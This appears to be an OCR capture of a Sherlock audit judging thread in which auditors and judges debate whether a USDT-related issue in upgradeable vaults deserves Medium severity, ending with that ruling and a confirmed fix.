
Judgement should be done based only on available information

Also I don't think that upgradeability was a reason to downgrade similar issues in the past

rekxor

> Don't think so, to me it looks like this: if it happened in real life, then there would be no permanent lock of funds and they could be easily retrieved. Plus, we can add that they're not planning to make USDT vault straight away (I know it's not mentioned in the README and they shared it on discord, therefore, under Sherlock's hierarchy of truth it doesn't count, I know, I'm just elaborating on it, so it's easier for the head of judging to make the decision).

It is mentioned in the readme that the protocol has decided to use the tokens - weth, usdc, **usdt** and wbtc.



tial investment, leading to increase of value in principal an
sulting profits.

tails **Scope**

ontext Q&A

On what chains are the smart contracts going to b deployed?

mainnet and polygon zkEVM

Which ERC20 tokens do you expect will interact with the smart contracts?

weth, usdc, usdt, wbtc

Which ERC721 tokens do you expect will interact with the smart contracts?

none

Do you plan to support ERC1155?

no

Which ERC777 tokens do you expect will interact with the smart contracts?

none

WangSecurity

The decision was made based on README, as you see I've said that it's only an add-on on top, but it wasn't the decider. Otherwise, this issue would remain low/info. It was mentioned to give the additional insight, but it doesn't change anything

The only reason for this issue to be downgraded to med is that the vaults are upgradeable. And this note about the upgradeability was added cause LSW asked specifically about it (I'm unsure it changes anything, but it feels like my previous message meant that the sponsor just said it themselves, but they were asked specifically if the vault is upgradeable and it would be able to retrieve funds in such situation if it happened irl).

rekxor

The fact that it wasn't stated publicly in the readme file that the vaults are meant to be upgradeable doesn't makes it valid point to downgrade imo.

WangSecurity

But as I remember protocols rarely say in the README file that their contracts are upgradeable. And if it happens it's rather an exception than the rule + sherlocks readme doesn't have any question specifically related to upgradeability of the contracts. Moreover, if upgradeability is not mentioned in the README, then all the reports about upgradeability vulns should be invalid by default (not talking about this contest specifically, but about mentioning upgradeability in README in general)?

Therefore, I don't think this is a valid argument that the upgradeability is not mentioned in the README file.

Plus contracts use upgradeable contracts by OpenZeppelin (for example, OwnableUnpgradeable, not talking about ERC20Upgradeable here) therefore, it's reasonable to assume the vault is upgradeable.

But of course I can be wrong, I don't say I'm 100% right, just expressing my point and maybe indeed you're right and I'll accept it with no remorse (also sorry if I'm harsh, don't mean to do that, thank you bringing up all these arguments).

Odhiambo526

@WangSecurity I think issue #55 is a duplicate of the same issue

Evert0x

Based on the contracts in scope, upgradeability is possible.

As it's possible, I would judge this as Medium. It breaks core functionality but funds are recoverable.

WangSecurity

@Odhiambo526 unfotunately, it's not a duplicate, it talks about `transfer` in general, when this issue is about USDT sepcifically.

Evert0x

Result: Medium Has Duplicates

sherlock-admin3

Escalations have been resolved successfully!

Escalation status:

- 0xLogos: rejected

sherlock-admin3

The Lead Senior Watson signed off on the fix.

Disclaimers

Sherlock does not provide guarantees nor warranties relating to the security of the project.

Usage of all smart contract software is at the respective users' sole risk and is the users' responsibility.